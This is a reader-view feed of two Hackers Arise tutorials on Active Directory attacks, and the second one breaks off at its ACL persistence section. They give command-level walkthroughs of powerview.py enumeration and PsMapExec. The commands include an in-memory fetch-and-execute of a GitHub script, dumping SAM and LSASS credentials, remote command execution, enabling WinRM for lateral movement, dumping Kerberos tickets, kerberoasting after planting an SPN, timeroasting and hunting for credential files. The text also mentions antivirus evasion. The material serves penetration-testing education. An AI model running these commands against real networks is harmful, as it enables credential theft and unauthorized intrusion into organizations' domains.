❌

Reading view

There are new articles available, click to refresh the page.

Linux: PowerView for Linux – How Hackers Enumerate Domains

Welcome back, aspiring cyberwarriors!

PowerView is one of those tools that has become almost legendary in the world of Windows security. Originally it existed as PowerView.ps1, a script built to enumerate and understand Active Directory environments from the inside. It is used to ask the domain controller all kinds of questions and get detailed answers about users, computers, groups, privileges, relationships and sometimes even weaknesses.

The problem with the original script is that it only runs on Windows and every AV detects it. That’s why powerview.py was created.

OTW always stresses that recon is everything. Active Directory was not really designed to hide internal structure. Any authenticated domain users can enumerate almost everything inside the domain. Many junior pentesters feel lost when they first land inside a domain and aren’t sure what to do next. If that sounds familiar, this article is for you.

What If?

There are two issues you may encounter when working with powerview.py.

The first problem is credentials. Powerview.py requires valid domain credentials. So what happens if you do not have them? This is where MAQ, or Machine Account Quota, becomes important. By default, every user in Active Directory is allowed to create up to ten machine accounts. These machine accounts can authenticate to the domain and can therefore be used for enumeration. So if you have a shell or an RCE you simply create a machine account with a password and then use that account with powerview.py to log in. Some Active Directory setups are misconfigured and allow you to enumerate things anonymously.

The second problem is platform compatibility. Sometimes the machine you compromise is running Windows with no Python and a centrally managed antivirus you can’t disable. Other times you land on a sensitive Linux production box where installing tools isn’t an option. In those cases a reverse proxy tunnel is often the best solution. You can create one on Windows or Linux with this command:

ssh -R 1080 user@vps -Nf

Then you route traffic through port 1080 on your server using proxychains.

Setting Up

Let us prepare the environment for powerview.py. There are several ways, but this method works on most Linux systems:

kali > python3 -m venv venvs/powerview
kali > source venvs/powerview/bin/activate
kali > pip3 install powerview

Once you complete installation, you can connect to the domain controller.

Connection

Connecting to the domain controller is very flexible. You can authenticate using a password, an NTLM hash or even a PFX certificate:

With a password:

kali > powerview domain.local/lowpriv:Password123@192.168.1.12

With an NTLM hash:

kali > powerview domain.local/lowpriv@192.168.86.192 -H NTLM

With a pfx file:

kali > powerview 10.10.10.10 --pfx administrator.pfx

Capabilities

At this point you can explore everything powerview.py can do. Pressing Tab twice lists the available commands. If you’ve used PowerView.ps1 before, you’ll recognize a lot of the names and patterns, though some commands are different. Powerview.py doesn’t include every feature from the original script, but there’s more than enough to fully map a domain.

Every command contains a help section that explains available flags.

PV > Get-DomainComputer -h

Computers

In Active Directory, computers are objects just like users. Each one can have different permissions or roles. Certain misconfigurations can make certain computers valuable to attacks. Here’s how to list all enabled computers vulnerable to unconstrained delegation:

PV > Get-DomainComputer -Enabled -Unconstrained

Even small organizations usually have complex internal structures. You can count all enabled computers like this:

PV > Get-DomainComputer -Enabled -Count

Just 11 computers in our lab. Hackers usually export the names of all those computers and then ping them to get their IPs. That way they get a list of real computers rather than a mix with computer accounts. Exporting computer names looks like this:

PV > Get-DomainComputer -Enabled -Properties name -OutFile /root/computers.txt

You can also pull detailed information about a specific computer:

PV > Get-NetComputerInfo -Computer NAME

Older Windows versions are especially valuable since they often lack modern protections and are still running as critical production systems.

Users

We can enumerate users too. This command shows users with SPNs configured, meaning they’re vulnerable to Kerberoasting:

PV > Get-DomainUser -SPN -Properties sAMAccountName

Privileged users shouldn’t have SPNs unless absolutely required, and if they do, the passwords need to be really strong.


You can also list users with AdminCount, which usually marks privileged or protected accounts:

PV > Get-DomainUser -AdminCount -Properties sAMAcountName
Groups


Groups control privilege assignment. You can list all groups like this:

PV > Get-DomainGroup
To find a specific group:

PV > Get-DomainGroup -Identity “Remote Desktop Users”


Hackers always check the members of Domain and Enterprise Admins:

PV > Get-DomainGroupMember -Identity "Domain Admins"
Login Sessions

Windows supports enumeration of logged on sessions through the registry. You can list currently logged on users.

PV > Get-RegLoggedOn -Computer IP/NAME

This becomes really useful when you have admin rights and are waiting for a privileged login.

Shares

A lot of sensitive files live on network shares. To enumerate them:

PV > Get-NetShare -Computer IP/NAME

Exchange Servers

You can also enumerate Exchange servers with:

PV > Get-ExchangeServer -Properties cn,serialNumber

Exchange remains a high value target. It has certain privileges that can help hackers abuse it and escalate in the domain. On top of that, it has a long history of vulnerabilities like ProxyShell, which let hackers get in without valid credentials.

Vulnerabilities

PowerView also finds certain vulnerabilities automatically in its output, so you can quickly spot misconfigurations.

Summary

These examples are only a small part of what powerview.py can do. The tool also supports DFSCoerce, PrinterBug, and several Kerberos related attacks. The amount of information you can pull with just a low privileged account is enormous. That’s why we strongly recommend powerview.py for both defenders and red teamers.

Recon might not feel exciting at first, but it’s the true foundation of effective security work. When you learn to listen to what the domain is already telling you, the path forward becomes a lot clearer.

If you want to advance your Linux skills in a penetration testing environment, or you’re planning to take the OSCP exam, you need to get creative with how you use your Linux machine. We offer our Advanced Linux for Hackers training.

The post Linux: PowerView for Linux – How Hackers Enumerate Domains first appeared on Hackers Arise.
Powershell for Hackers, Part 9: Hacking with PsMapExec

Welcome back, pentesters!

Over the past few months, we’ve been covering different ways to use PowerShell to survive, wreck and hack systems. We’ve also covered different scripts stored in our repository for you to use. All of them come in handy during pentests. 

Today we want to cover another tool called PsMapExec.

PsMapExec

It was developed by The-Viper-One and inspired by CrackMapExec/NetExec. PsMapExec doesn’t have identical features, but it’s got some stealth since it can load directly into memory without ever touching disk. It uses the current session to execute commands, so you don’t always need to know the victim’s password.

The script’s been around for a while but hasn’t gotten much attention, which is one of the reasons we decided to cover it here. Like most publicly available offensive tools, it’ll get flagged by AV if you load it directly. Sometimes hackers rewrite scripts, keeping the core functions intact, just to slip past the AV. On the other hand, finding a machine with no active antivirus isn’t always easy, but it’s almost always possible.

Loading in Memory

It’s best to execute the script directly in memory:

PS > IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PsMapExec/main/PsMapExec.ps1")

Now we can start working with it. 

Dumping SAM Hashes


One of the first things you do on a compromised host is dump hashes. There are two kinds. SAM gives you local user account hashes, while LSASS holds the hashes of all connected users.

To dump local accounts from a single machine:

PS > PsMapExec smb -Targets MANAGER-1 -Module SAM -ShowOutput

To dump local accounts from all machines in a domain:

PS > PsMapExec smb -Targets all -Module SAM -ShowOutput
dumping sam with psmapexec

The output is clean and only includes valid local accounts. But keep in mind, the less noise you make the better. 

Dumping LSASS Hashes

LSASS credentials get stored temporarily and hold domain user accounts you need to test Active Directory. In some organizations, critical users may belong to the Protected Users Group. That prevents their credentials from being cached in memory. It’s not something you see everywhere, but it’s worth noting.

To dump LSASS locally using an elevated shell:

PS > PsMapExec smb -Targets “localhost” -Module “LogonPasswords” -ShowOutput

If the current user doesn’t have permission, you need add admin credentials:


PS > PsMapExec smb -Targets “DC” -Username “user” -Password “password” -Module “LogonPasswords” -ShowOutput
dumping lsass with psmapexec

You can also dump LSASS on a remote host, as you can see above.

Remote Command Execution

Every network is different. Some companies segment it to prevent lateral movement. That adds complexity. In that case, you need to pivot. A pivot host will either have the network interface you need or be able to ping hosts on another subnet.


To view network interfaces on all domain machines:

PS > PsMapExec SMB -Target all -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”

To query a single machine:

PS > PsMapExec SMB -Target “DC” -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”
executing commands remotely with psmapexec

You can execute other commands in the same way. When you find the host you need, enable WinRM on it:

PS > PsMapExec SMB -Target “MANAGER-1” -Username “user” -Password “password” -Command “winrm quickconfig -q” -Domain “sekvoya.local”

WinRM is often used for lateral movement.

Kerberos Tickets


Another module is Kerbdump. It dumps Kerberos tickets from remote hosts and those tickets can be used for Pass the Ticket attacks. Some domains disable NTLM for security reasons and that’s when you’ll need these Kerberos tickets instead. Kerberos traffic is a normal and frequent part of AD traffic, so if you’ve got a choice between NTLM and Kerberos, go with Kerberos.

PS > PsMapExec -Method smb -Targets DC -Username “user” -Password “password” -Module “KerbDump” -ShowOutput

kerberoasing with psmapexec

The script parses the output and assigns these tickets to variables that you can use for lateral movement.

Kerberoasting


Kerberoasting is a different kind of attack. Unlike KerbDump, it doesn’t give you reusable tickets, these need to be cracked to recover the password. Every once in a while you’ll find domain admins or service accounts with an SPN assigned to them. That SPN is what makes them vulnerable to Kerberoasting. Sometimes hackers intentionally assign an SPN to a user just to crack their password, but that requires privileges. Kerberoasting itself doesn’t, so you can get a hashed admin password using just a regular low privileged domain user.

Set an SPN for a user:

PS > PsMapExec ldap -Targets DC -Module AddSPN -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”

Then kerberoast that user:

PS > PsMapExec kerberoast -Target “DC” -Username “user” -Password “password” -Option “kerberoast:adm_ivanov” -ShowOutput
kerbdump with psmapexec

Ekeys


Kerberos tickets are encrypted using special encryption keys and you can extract those keys to decrypt or even forge tickets. That can be useful for persistence and lateral movement.

PS > PsMapExec wmi -Targets all -Module ekeys -ShowOutput
extracting ekeys with psmapexec

Timeroasting


This attack exploits how AD machines sync their clocks using the Network Time Protocol (NTP). Hackers can get the hashes for computer accounts this way.

Computer passwords are big strings of random characters, you can’t really crack them, unless the password matches the computer name. That happens when a computer’s configured as a pre-Windows 2000 computer. In that case, the password is a lowercase computer name without the trailing $. Otherwise, passwords are randomly generated.

This attack doesn’t really happen that often, but some computer accounts may have privileges over other objects in Active Directory that your user doesn’t have, so compromising them makes sense. You’ll see this more in bigger companies.

PS > PsMapExec ldap -Targets DC -Module timeroast -ShowOutput
timeroasting with psmapexec

With domain admin privileges, you can turn a domain user into a domain computer, get the hash and then revert the change. That’s a very stealthy way to get crackable hashes. We covered this attack in our article.

Finding Files


Some users just store credentials in text files on their Desktop. The Files module will find non-default files within user directories.

PS > PsMapExec wmi -Targets all -Module Files -ShowOutput
finding interesting files with psmapexec

ACL Persistence

Hackers make mistakes and defenders take measures to evict them. Once credentials get changed, there’s not much you can do, unless you have ACL persistence.

